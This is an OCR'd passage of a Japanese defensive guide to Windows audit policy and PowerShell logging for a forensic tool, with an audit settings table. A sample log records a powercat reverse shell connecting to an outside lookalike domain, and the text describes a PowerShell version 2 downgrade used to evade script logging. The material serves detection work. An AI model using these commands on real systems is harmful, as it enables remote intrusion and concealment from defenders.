


図 38

記録されたログファイルの例：

```
**********************
Windows PowerShell トランスクリプト開始
開始時刻: 20180511112957
ユーザー名: DESKTOP-1H2CCQ4¥forensics
RunAs ユーザー: DESKTOP-1H2CCQ4¥forensics
構成名:
コンピューター: DESKTOP-1H2CCQ4 (Microsoft Windows NT 10.0.16299.0)
ホスト アプリケーション: powershell -Exec Bypass . "C:¥TMP¥nc.ps1";powercat -c
www.googleaccountsservices.com -p 80 -t 2 -e cmd
プロセス ID: 7068
PSVersion: 5.1.16299.251
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.16299.251
BuildVersion: 10.0.16299.251
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS>. "C:¥TMP¥nc.ps1";powercat -c www.googleaccountsservices.com -p 80 -t 2
-e cmd
PS>$global:?
True
**********************
Windows PowerShell トランスクリプト終了
終了時刻: 20180511112957
**********************
```

PowerShell ログの回避手法 Downgrade Attack

■スクリプトブロック ログの回避

PowerShell ScriptBlock Logging Bypass
https://cobbr.io/ScriptBlock-Logging-Bypass.html

Bypass for PowerShell ScriptBlock Warning Logging of Suspicious Commands
https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html

Exploring PowerShell AMSI and Logging Evasion
https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

■Downgrade Attack
攻撃者が意図的に PowerShell バージョン 2 を指定して実行した場合、スクリプトブロックのログなどは行われません。

```
PowerShell -version 2
PowerShell -v 2
```

イベント ID 400 の EngineViersion 値を利用した確認

From PowerShell to p@W3RH311 – Detecting and Preventing PowerShell Attacks
https://www.eventsentry.com/blog/2018/01/powershell-pw3rh311-detecting-preventing-powershell-attacks.html

インサイド SHELL: .NET ハッキング技術を応用した POWERSHELL 可視性の向上
https://github.com/tandasat/DotNetHooking/blob/master/Slides/CodeBlue_1110_JP.pdf

■Upgrade Attack
A Critique of Logging Capabilities in PowerShell v6
http://www.labofapenetrationtester.com/2018/01/powershell6.html

9.4. PowerShell：保護されたイベントログを有効にする

[注意]PowerShell のイベントログを暗号化した場合、FalconNest（LI）では暗号化されたメッセージを復号できない状況となります。

PowerShell のイベントログを取得するよう設定した場合、スクリプトに含まれている機密情報の取り扱いに注意が必要です。

Windows 10 以降では、イベントログを保護する仕組みとして「保護されたイベントログ」機能が提供されており、この機能を利用する事でイベントログに記録される内容を暗号化する事も可能です。

PowerShell ♥ the Blue Team
https://devblogs.microsoft.com/powershell/powershell-the-blue-team/

グループポリシー上では、「ポリシー」⇒「管理用テンプレート」⇒「Windows コンポーネント」⇒「イベント ログ」にある“保護されたイベント ログを有効にする」から構成できます。（有効にするには、適切な証明書が必要となります）




図 39「保護されたイベント ログを有効にする」設定項目

10. （参考情報）Windows デフォルト設定をグループポリシーに反映

［監査ポリシーの詳細な構成］の Windows デフォルト設定は、Microsoft 社の資料では以下のようになっています[19]。

Audit Policy Recommendations | Microsoft Docs
https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations

本付録では、「Default Domain Policy」をベースに、デフォルト設定の適用を示します。[20]
OS やバージョンの違いなどにより、デフォルト設定が異なる可能性もあります。有効になっている設定は auditpol コマンドで確認してください。

[19] ただし弊社の検証では、実際の Windows デフォルト設定がこの通りにではないケースを確認しています。このため実際の環境では、ここで紹介するデフォルト設定ではなく、監査ポリシーのバックアップとリストアを実施することを推奨します。

[20] Windows Server 2016 のドメインコントローラ上で `auditpol /backup` コマンドを実行し、取得した結果を Default Domain Policy へインポートした状態。

10.1. アカウント ログオン




図 40： ［アカウント ログオン］の設定

10.2. アカウントの管理




図 41： ［アカウントの管理］の設定

10.3. 詳細追跡




図 42：［詳細追跡］の設定

10.4. DS アクセス




図 43：［DS アクセス］の設定

10.5. ログオン/ログオフ




図 44： ［ログオン/ログオフ］の設定

10.6. オブジェクト アクセス




図 45： ［オブジェクト アクセス］の設定

10.7. ポリシーの変更




図 46 ［ポリシーの変更］の設定

10.8. 特権の使用




図 47：［特権の使用］の設定

10.9. システム




図 48：［システム］の設定

10.10. グローバル オブジェクト アクセスの監査




図 49［グローバル オブジェクト アクセスの監査］の設定

11.（参考情報）監査設定一覧

下記は FalconNest（Live Investigator）をご利用いただく上で必要となる監査項目となります。セキュリティ全般や、情報漏洩などの観点を含む監査設定については、別途「Windows イベントログ_監査項目リスト(FalconNest)」の「監査項目一覧」シート F 列、G 列をご参照ください。

表 2 Windows Server 2016 環境の監査設定一覧

NO	設定項目	既定値[21]	FalconNest チェック項目	設定値[22]
1	アカウント ログオン⇒資格情報の確認の監査	成功		成功
2	アカウント ログオン⇒Kerberos 認証サービスの監査	成功	成功および失敗	成功および失敗
3	アカウント ログオン⇒Kerberos サービス チケット操作の監査	成功	成功および失敗	成功および失敗
4	アカウント ログオン⇒その他のアカウント ログオン イベントの監査	監査なし		未構成
5	アカウントの管理⇒アプリケーション グループの管理の監査	監査なし		未構成
6	アカウントの管理⇒コンピューター アカウントの管理の監査	成功		成功
7	アカウントの管理⇒配布グループの管理の監査	監査なし		未構成
8	アカウントの管理⇒その他のアカウント管理イベントの監査	監査なし		未構成
9	アカウントの管理⇒セキュリティ グループの管理の監査	成功		成功
10	アカウントの管理⇒ユーザー アカウントの管理の監査	成功		成功
11	詳細追跡⇒DPAPI アクティビティの監査	監査なし		未構成
12	詳細追跡⇒PNP アクティビティの監査	監査なし		未構成
13	詳細追跡⇒プロセス作成の監査	監査なし	成功	成功
14	詳細追跡⇒プロセス終了の監査	監査なし		未構成
15	詳細追跡⇒RPC イベントの監査	監査なし		未構成
16	詳細追跡⇒Audit Token Right Adjusted	監査なし		未構成
17	DS アクセス⇒詳細なディレクトリ サービス レプリケーションの監査	監査なし		未構成
18	DS アクセス⇒ディレクトリ サービス アクセスの監査	成功	成功および失敗	成功および失敗

[21] 「既定値」は「未構成」時の OS 初期状態で設定されている値です。
参考 URL：監査ポリシーの設定と AuditPol コマンドの実行結果に差異が発生する
https://support.microsoft.com/ja-jp/help/2855812

[22] 「設定値」は OS の「既定値」、GPO の適用と優先順位、「FalconNest チェック項目」を踏まえた上で設定する値です。

NO	設定項目	既定値[21]	FalconNest チェック項目	設定値[22]
19	DS アクセス⇒ディレクトリ サービスの変更の監査	監査なし		未構成
20	DS アクセス⇒ディレクトリ サービス レプリケーションの監査	監査なし		未構成
21	ログオン/ログオフ⇒アカウント ロックアウトの監査	成功		成功
22	ログオン/ログオフ⇒ユーザー要求/デバイスの信頼性情報の監査	監査なし		未構成
23	ログオン/ログオフ⇒グループ メンバーシップの監査	監査なし		未構成
24	ログオン/ログオフ⇒IPsec 拡張モードの監査	監査なし		未構成
25	ログオン/ログオフ⇒IPsec メイン モードの監査	監査なし		未構成
26	ログオン/ログオフ⇒IPsec クイック モードの監査	監査なし		未構成
27	ログオン/ログオフ⇒ログオフの監査	成功		成功
28	ログオン/ログオフ⇒ログオンの監査	成功および失敗	成功および失敗	成功および失敗
29	ログオン/ログオフ⇒ネットワーク ポリシー サーバーの監査	成功および失敗		成功および失敗
30	ログオン/ログオフ⇒その他のログオン/ログオフ イベントの監査	監査なし		未構成
31	ログオン/ログオフ⇒特殊なログオンの監査	成功	成功	成功
32	オブジェクト アクセス⇒生成されたアプリケーションの監査	監査なし		未構成
33	オブジェクト アクセス⇒証明書サービスの監査	監査なし		未構成
34	オブジェクト アクセス⇒詳細なファイル共有の監査	監査なし		未構成
35	オブジェクト アクセス⇒ファイル共有の監査	監査なし		未構成
36	オブジェクト アクセス⇒ファイル システムの監査	監査なし		未構成
37	オブジェクト アクセス⇒フィルタリング プラットフォームの接続の監査	監査なし		未構成
38	オブジェクト アクセス⇒フィルタリング プラットフォーム パケットの破棄の監査	監査なし		未構成
